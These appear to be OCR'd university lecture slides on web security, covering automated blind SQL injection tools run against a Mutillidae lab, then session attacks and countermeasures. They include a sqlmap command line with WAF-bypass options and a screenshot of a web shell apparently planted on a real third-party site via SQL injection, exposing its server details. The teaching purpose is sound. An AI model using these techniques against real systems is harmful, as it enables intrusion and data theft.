
We now know that is vulnerable to Blind Sql Injection

Can this be done automatically?

- YES
- There many tools that can be use to test a website.
- Very good SQL Injection tools

  1) Havij from ITSecTeam (Commercial)
  2) SQLSentinel
  3) Sqlmap (Kali Linux)
  4) Sqlninja (Kali Linux)

Screenshot of Havij 1.6 Pro



Target: 2.168.211.146/mutillidae/index.php?page=user-info.php&username=1
☐ Keyword: Auto Detect
☐ Syntax: Auto Detect
Database: Auto Detect
Method: GET
Type: Auto Detect
Post Data:


☑ Avoid using strings (good for bypassing magic_quotes and similar filters)
☑ Bypass illegal union (for fixing language problems)
☑ Bypass mod_security
☐ Bypass WebKnight WAF
☑ Replace space with: /**/
☐ Replacement

Find what	Replace with

Status: I'm IDLE

```
MySQL error based injection method cant be used!
Changing inejction syntax
Retrying to find current data base
I think i was wrong about injection type trying string type!
MsSQL error based injection method cant be used!
MsSQL time based injection method can't be used
MySQL time based injection method can't be used
Another try to find DB server type
Can not detect data base! Please choose a data base.
```

Screenshot of SQLSentinel




```
ur-blog.php not valid
http://192.168.211.14
tool-lookup-ajax.php
http://192.168.211.14
tool-lookup.php not v
http://192.168.211.14
ones-blog.php not val
http://192.168.211.14
rgets.php not valid
http://192.168.211.14
php not valid
http://192.168.211.14
ndlog.php not valid
http://192.168.211.14
hp not valid
http://192.168.211.14
.php not valid
http://192.168.211.14
data.php not valid
http://192.168.211.14
php not valid
http://192.168.211.14
 not valid
```

Url: .211.146/mutillidae/index.php?page=user-info.php&username=1


```
 [*]MySQL union sql injection: http://192.168.211.146/mutillidae/includes/pop-up-help-context-generat

[FOUND] http://192.168.211.146/mutillidae/includes/pop-up-help-context-generator.php?pagename=
 [*]MySQL union sql injection: http://192.168.211.146/mutillidae/includes/pop-up-help-context-generat

[FOUND] http://192.168.211.146/mutillidae/includes/pop-up-help-context-generator.php?pagename=
 [*]MySQL union sql injection: http://192.168.211.146/mutillidae/includes/pop-up-help-context-generat

[FOUND] http://192.168.211.146/mutillidae/index.php?page=documentation/change-log.htm#' --> is
 [*]MySQL union sql injection: http://192.168.211.146/mutillidae/index.php?page=documentation/char
```

Screenshot of SQLmap


root@bt: /pentest/database/sqlmap
File Edit View Terminal Help

```
root@bt:/pentest/database/sqlmap# ./sqlmap.py -v 2 --url=http://192.168.211.146/mutillidae/index.php --u
=Linux --level=5 --risk=4 --banner --is-dba --dbs --tables --technique=BEUST /tmp/scan_report.txt --flus

    sqlmap/1.0-dev-25eca9d - automatic SQL injection and database takeover tool
    http://sqlmap.org

[!] legal disclaimer: usage of sqlmap for attacking targets without prior mutual consent is illegal. It
bility and are not responsible for any misuse or damage caused by this program

[*] starting at 17:12:59

[17:12:59] [DEBUG] cleaning up configuration parameters
[17:12:59] [INFO] setting file for logging HTTP traffic
[17:12:59] [DEBUG] setting the HTTP timeout
[17:12:59] [DEBUG] setting the HTTP User-Agent header
[17:12:59] [DEBUG] setting the HTTP method to GET
[17:12:59] [DEBUG] creating HTTP requests opener object
[17:12:59] [DEBUG] forcing back-end DBMS to user defined value
[17:12:59] [DEBUG] forcing back-end DBMS operating system to user defined value 'Linux'
[17:12:59] [INFO] flushing session file
[17:12:59] [INFO] testing connection to the target url
[17:13:00] [INFO] heuristics detected web page charset 'ascii'
[17:13:00] [INFO] testing if the url is stable, wait a few seconds
[17:13:02] [INFO] url is stable
[17:13:02] [INFO] testing if User-Agent parameter 'User-Agent' is dynamic
[17:13:03] [WARNING] User-Agent parameter 'User-Agent' appears to be not dynamic
[17:13:05] [WARNING] reflective value(s) found and filtering out
[17:13:05] [WARNING] heuristic test shows that User-Agent parameter 'User-Agent' might not be injectable
[17:13:05] [INFO] testing for SQL injection on User-Agent parameter 'User-Agent'
[17:13:05] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:14:31] [WARNING] user aborted during detection phase
```

SQLI upload shell…



rampuri.com - [Cyber Anarchy

rampuri.com/[redacted]php

```
[Cyber Anarchy Shell]
by r0ot

Software : Apache/2.2.6 mod_auth_kerb/5.3 PHP/5.2.17 mod_fcgid/2.3.6 - php.ini     Server IP : 212.97.132.153 - Your IP : 82.114.95.90
SAFE MODE is OFF (Not Secure)                                                        Freespace : 14.10 GB of 397 GB (3.57%)
OS : Linux ws50.surf-town.net 2.6.18-374.3.1.el5.lve0.8.44 #1 SMP Mon Oct 3 18:27:54 EEST 2011
x86_64
User ID : uid=223040(yoganand) gid=223040(yoganand) groups=223040(yoganand)

MySQL: ON MSSQL: OFF Oracle: OFF MSSQL: OFF PostgreSQL: ON cURL: ON WGet: OFF Fetch: OFF Perl: ON
Disabled Functions: NONE

[FTP Buteforcer] [Security Info] [Processes] [MySQL] [PHP-Code] [Encoder] [Backdoor] [Back-Connection]
[Home] [Enumerate] [Md5-Lookup] [Word-Lists] [milw0rm it!] [Search] [Self-Kill] [About]

/hsphere/local/home/yoganand/rampuri.com/      - drwxr-xr-x          Directory: /
```

:: Directory List (6 files and 0 folders) ::

Name ▲	Size	Date Modified	Owner/Group	Perms	Action
.	CURDIR	01.12.2011 14:24:22	yoganand/yoganand	drwxr-xr-x	
..	UPDIR	18.08.2010 21:26:17	yoganand/yoganand	drwxr-xr-x	
.gif	2.71 KB	21.05.2010 17:52:55	yoganand/yoganand	-rw-r--r--	
.php	45.89 KB	10.10.2011 09:16:03	yoganand/yoganand	-rw-r--r--	
.php	255.09 KB	10.10.2011 09:17:56	yoganand/yoganand	-rw-r--r--	
profiles.php	173 B	01.12.2011 14:23:50	yoganand/yoganand	-rw-r--r--	
qwe2	141.5 KB	01.12.2011 14:24:22	yoganand/yoganand	-rw-r--r--	
readme.txt	1.56 KB	21.05.2010 17:52:55	yoganand/yoganand	-rw-r--r--	

:: COMMANDS PANEL ::

Command:	Execute
Quick Commands:	Execute
Kernel Info:	Linux ws50.surf-town.net 2.6.18-374.3.1.el5.lve0.8.44 #1 SMP Mon Oct 3 18:27:54 EEST Search

https://www.youtube.com/watch?v=wDGPGi1_R-I
http://exploiterz.blogspot.co.uk/2013/07/how-to-upload-shell-through-sql.html

SESSION ATTACKS

Session Stealing


- Predicting session tokens based on known range/sequence
- Man-in-the-middle
- Client-side
- Man-in-the-browser
- Sniffing tokens

Example sequences

- http://domain/path/id
  - where id contains a predictable value:
  - SEQ101120151633
  - SEQ101120151657
- Therefore can be predicted

Session Fixation

- Use a combination of server vulnerabilities and social engineering


Evil Hacker
① GET login.htm
sessionID = 123XYZ ②
⑥ GET account.htm?sessionID=123XYZ
Please log in and update your account...
③ https://bank.com/login.htm?sessionID=123XYZ
bank .com
Innocent Victim
④ GET login.htm?sessionID=123XYZ
⑤ user ID and password

Source: http://www.maravis.com/blog/wp-content/uploads/2008/11/session-fixation2.jpg

COUNTERMEASURES

What to Do Before it's Too Late

- Only store passwords in a non-recoverable (a.k.a. hashed) format!
- Always salt your hashes (preferably both a user-specific and a site-wide salt of some kind)
- Consider using key-stretching techniques
- Require moderately secure passwords (and consider suggesting password managers)
- Use multi-factor authentication rather than requiring password changes on a regular basis

Countermeasures

- Secure communication protocols
  - SSL/SSH etc.
- Ensure cookies use same encrypted communication channel
- Ensure logout functionality works as expected (think about the lab and the DLE)… SSO!
- Session management (not reveal IDs or allow them to be predictable)

Countermeasures

- Use Captcha
- Always Use Server side validation
- Use access token
- Use Encryption Algorithms
- Use Database prefix
- Validate User Input

Countermeasures

- Secure coding
- Thorough testing
- Isolate DB server with restrictive access controls
- Content filtering
- Stored procedures etc.

Countermeasure mod_security

- Mod_security is an apache module that helps to protect your website from various attacks. Mod_Security is used to block commonly known exploits by use of regular expressions and rule sets. Mod_Security is enabled on all InMotion Servers by default. Mod_Security can potentially block common code injection attacks which strengthens the security of the server.
- What is apache?

Any Question!!!!!

INFOSECURITY
WITH
PLYMOUTH
UNIVERSITY

Dr Stavros Shiaeles
stavros.shiaeles@plymouth.ac.uk

Centre for Security, Communications & Network Research
www.plymouth.ac.uk/cscan